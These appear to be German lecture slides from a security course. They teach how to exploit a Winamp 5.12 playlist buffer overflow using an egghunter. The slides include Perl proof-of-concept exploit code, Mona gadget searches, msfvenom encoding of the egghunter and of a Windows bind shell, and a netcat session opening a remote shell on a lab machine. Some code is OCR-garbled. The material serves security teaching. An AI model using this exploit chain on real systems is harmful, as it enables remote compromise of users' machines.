

White Hat Security 3

# Modul 01: Egghunter



#### Modulübersicht

- In diesem Modul lernen wir eine Technik kennen, um Buffer Overflows auch dann ausnutzen zu können, wenn zunächst zu wenig Platz für den Shellcode bleibt.
- Wir lernen eine Methode wie wir auf unseren Shellcode zugreifen können, auch wenn wir nicht wissen wo im Speicher er abgelegt wurde.

 Am Ende dieses Modules sind Sie in der Lage Advanced Buffer Overflows auszunutzen.



#### Schwachstelle in Winamp 5.12

- Winamp 5.12 weist eine Buffer Overflow Schwachstelle auf, wenn ein Playlist-Datei mit einem langen UNC-Pfad geöffnet wird.
- Leider erweist sich der BOF nicht als sehr "exploitfreundlich" und wir müssen ein wenig tricksen, um zu unserem Ziel zu kommen.

- Wir installieren zunächst Winamp 5.12:
  - Moodle-Download
  - Alternative über "OldApps"



#### **Proof-of-Concept erstellen**


- Vorbereitung:
  - Installation von Winamp in Windows-VM
  - Kopieren des PoC-Quellcode in Kali-VM

```
#!/usr/bin/perl -w
                   # Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
• PoC-Code: # Original Poc by Umesh Wanve (umesh_345@yahoo.com)
                   $start= "[playlist]\r\nFile1=\\\\";
                   nop="\x90" x 856;
                   $ shellcode = "\xcc" x 166;
                   x90\x90";
                   $end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=
                   2\r\n";
                   open (MYFILE, '>poc.pls');
                  print MYFILE $start;
                  print MYFILE $nop;
                  print MYFILE $shellcode;
                  print MYFILE $jmp;
                  print MYFILE $end;
                  close (MYFILE);
```



#### **Proof-of-Concept testen**

 Nachdem wir den PoC generiert und auf die Windows-VM kopiert haben starten wir Winamp mit dem Debugger und öffnen die Playlist via "Play file…".



```
in_mp3.02052F62
76D87A2C kernel32.CloseHandle
0046473C winamp.0046473C
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 003B 32bit 7FFDF000(FFF)
 LastErr ERROR_NO_MORE_FILES (00000012)
00210202 (NO,NB,NE,A,NS,PO,GE,G)
empty +NaN
```



#### Schwachstelle untersuchen

 Wenn wir die Register untersuchen stellen wir fest, dass das ESP-Register auf unseren Buffer zeigt:




- Leider haben wir nur 11 Byte Platz. Aber das ist ja eine bekannte Situation, vgl. WH2.
- Wir folgen also zunächst unserer üblichen Vorgehensweise:
  - Suchen eines JMP ESP oder CALL ESP, der uns zu unserem 11 Byte Buffer führt.



#### **Einschub: Mona**

- Mona ist ein Python-Skript, welches uns mit einigen sehr hilfreichen Funktionen unterstützt.
- Mit !mona sehen wir welche Befehle uns zur Verfügung stehen
- Beispiel noaslr:
  - Damit sehen wir welche Module ohne ASLR ausgeführt werden.





#### JMP ESP / CALL ESP

- Wir suchen nun in diesen Modulen nach einem Befehl wie CALL ESP oder JMP ESP.
- Varianten:
  - Mit Hilfe des Debuggers werden wir z.B. in in\_mp3.dll fündig:



- Auch mit Mona können wir suchen:
  - !mona find -type instr -s "call esp" -cpb '\x00'
     !mona jmp -r esp
- Wir verändern nun unseren Exploit und starten die Anwendung neu.
- Wir erstellen einen Breakpoint an der Adresse des CALL ESP.



#### Suche nach Platz für Shellcode

- Nachdem wir nun den Execution Flow kontrollieren können brauchen wir einen geeigneten Platz für unseren Shellcode.
- Wir analysieren den Speicher und stellen fest, dass vor unserem Buffer ausreichend Platz ist:



#### Rücksprung in den freien Bereich

- Nachdem ESP auf unseren Buffer zeigt und über unserem Buffer viel Platz ist können wir in diesen Bereich gelangen, indem wir erst ESP verringern und dann springen.
- Unser Ziel ist es etwa 180 Byte im Code zurückzuspringen, um einen 2nd Stage auszuführen:

```
| SUB ESP,5A | SUB
```

 Diese Vorgehensweise ist uns ja sei WH2 bekannt.



#### Aktualisieren des Proof-of-Concept

```
#!/usr/bin/perl -w
 Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
 Original Poc by Umesh Wanve (umesh 345@yahoo.com)
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856;
$shellcode = "\xcc" x 166;
# 0202D961 call ESP
 83 EC 5A 83 EC 5A FF E4 RückSprung
simp="\x61\xD9\x02\x02"."\x83\xEC\x5A\x83\xEC\x5A\xFF\xE4"."\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
     (MYFILE, '>poc.pls');
     MYFILE $start;
     MYFILE $nop;
     MYFILE $shellcode;
     MYFILE $ imp;
     MYFILE $end;
      (MYFILE);
```



## 2nd Stage


- Nun hätten wir ausreichend Platz, im Speicher noch weiter zurück zu springen, da auch der Bereich darüber von uns kontrolliert wird.
- Allerdings gibt es auch Situationen, in denen das nicht der Fall ist. Etwa dann, wenn der von uns kontrollierte Input nicht an "festgelegten" Positionen zu finden ist, z.B. im Heap.
- Hier reichen dann simple Rücksprungbefehle nicht, so ein Problem löst man mit einem

## Egghunter



## **Egghunter - Prinzip**

- Der gesamte Speicherbereich wird nach einer bestimmten Zeichenkombination (hier simpel XYXYXY) – dem Egg – durchsucht.
- Wir generieren also eine Egg-Suchroutine, den Egghunter.
- Wird dieses Egg gefunden ist der Code im Anschluss der Shellcode.





#### **Egghunter – Generierung**

- Wir verwenden Mona um den Code für den Egghunter zu generieren:
  - !mona help egghunter
- Nachdem wir den Egghunter-Code erzeugt haben, fügen wir ihn unserem PoC hinzu:

```
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856 ;
$egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\
$shellcode = $egghunter."\xcc" x (166-length($egghunter)) ;
```

 Nicht vergessen: Die Größe des Shellcodes um jene des Egghunter-Codes verringern. In unserem Fall 32 Byte.



## **Egghunter – Test**

- Wir generieren unseren neuen PoC und laden die erstellte Playliste in Winamp.
  - Auf Breakpoint nicht vergessen!
- Wir vergleichen den Original-Code mit unserem jenem im Speicher:

**Original Egghunter** 

```
66:81CA FF0F
                OR DX, OFFF
42
                INC EDX
                PUSH EDX
6A 02
                POP EAX
                INT 2E
CD 2E
3C 05
                CMP AL,5
                POP EDX
74 EF
                JE SHORT 0011FABE
B8 77303074
                MOV EAX,74303077
                MOV EDI, EDX
8BFA
                SCAS DWORD PTR ES:[EDI]
75 EA
                SCAS DWORD PTR ES:[EDI]
75 E7
                    SHORT 0011FAC3
```

· Was fällt uns auf?

#### **Unser Egghunter**

```
66:81CA FF0F
                OR DX, OFFF
42
                INC EDX
52
                PUSH EDX
6A 02
                PUSH 2
58
                POP EAX
CD 00
3C 05
                CMP AL.5
5A
                POP EDX
74 EF
                 E SHORT 0011FABE
B8 77303074
                MOV EAX,74303077
8BFA
                MOV EDI,EDX
                SCAS DWORD PTR ES:[EDI]
75 EA
                SCAS DWORD PTR ES:[EDI]
75 E7
                    SHORT 0011FAC3
FFE7
```



## Eliminierung der Bad Characters (1)

- Wir kopieren den original Egghunter-Code in eine Datei und eliminieren alle \x.
- Nun erstellen wir ein Binary und öffnen dieses mit einem Hexeditor:

```
root@kali:~# echo A> egg.bin
root@kali:~# hexeditor -b egg.bin
root@kali:~#
```

- Mit CTRL+A schaffen wir ausreichend Platz und kopieren den Shellcode hinein.
- Löschen der nicht zum Shellcode gehörenden Zeichen nicht vergessen!



## Eliminierung der Bad Characters (2)

- Wir nutzen nun msfvenom um egg.bin in zum Beispiel alphanumerische Zeichen zu kodieren:
  - cat egg.bin | msfvenom -p -a x86 -platform win -e x86/alpha\_mixed -f perl

```
root@kali:~/FH/winamp# cat egg.bin | msfvenom -p - -a x86 --platform win -e x86/alpha_mixed
-fgperliter."\xcc" x 134;
Attempting to read payload from STDIN...
Found_1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 126 (iteration=0)
x86/alpha_mixed chosen_with final_size 126
Payload size: 126 bytes
my $buf =
"\x89\xe2\xd9\xe8\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49\x49\x49".
```



#### Proof-of-Concept anpassen

 Wir passen nun unseren PoC mit dem kodierten Egghunter an:

```
$nop="\x90" x 856
$egghunter_len = 126;
$egghunter= "\x89\xe7\xd9\xcf\xd9\x77\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x51\x76\x6f\x71\x6a\x6a\x79\x6f\x34\x4f" .
"\x62\x62\x63\x62\x43\x5a\x57\x72\x31\x48\x48\x44\x46e" .
"\x57\x4c\x67\x75\x31\x4a\x30\x74\x38\x6f\x68\x38\x52\x57" .
"\x54\x70\x54\x70\x74\x34\x4e\x6b\x38\x7a\x4c\x6f\x31\x65" .
"\x79\x7a\x6c\x6f\x52\x55\x7a\x47\x4b\x4f\x68\x67\x41\x41";
$shellcode = $egghunter."\xcc" x (166-$egghunter_len);
```

Achtung auf die richtige Länge des Shellcodes!



#### Kodierten Proof-of-Concept testen

- Nach Generierung des neuen PoC und Platzierung des üblichen Breakpoints gehen wir zunächst Schritt für Schritt den Decoder-Vorgang durch.
- Sobald unser erster Befehl des Egghunters (OR DX, OFFF) ganz zu sehen ist platzieren wir hier einen Breakpoint und lassen den Decoder laufen.
- Wir sehen nun, dass es in unserem Egghunter keine Probleme mit Bad Characters mehr gibt!



#### Egghunter testen

- Um den Egghunter zu testen verändern wir unseren PoC so, dass zu Beginn zunächst unser Egg 2x vorkommt, gefolgt von Breakpoints (\xcc).
- Dazu passen wir die Variable \$nop an:

 Nicht Vergessen: Längenanpassung, sodass der gesamte Offset stimmt!



#### Test erfolgreich

- Wenn der Egghunter erfolgreich in den Breakpoint-Bereich gesprungen ist wird es Zeit echten Shellcode auszuführen.
- Wir generieren eine Bind-Shell und kodieren diese alpha\_mixed:

```
root@kali:~/FH/winamp# msfvenom -p windows/shell_bind_tcp_-e x86/alpha_mixed -f perl
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload from
```



## Exploit mit Egghunter ausführen

- Nun passen wir wieder den Shellcode an und denken erneut an die Längenanpassung:
  - Wir ändern die Breakpoints (\xcc) in Nops (\x90).
  - Wir generieren die Playliste und laden sie.
  - Vor bzw. nach dem Laden der Playliste schauen wir uns mit netstat (alternativ ss) an welche Ports offen sind.

```
root@kali:~/FH/winamp# nc -vn 192.168.75.140 4444
(UNKNOWN) [192.168.75.140] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\student\Desktop>
```



## Fragen?

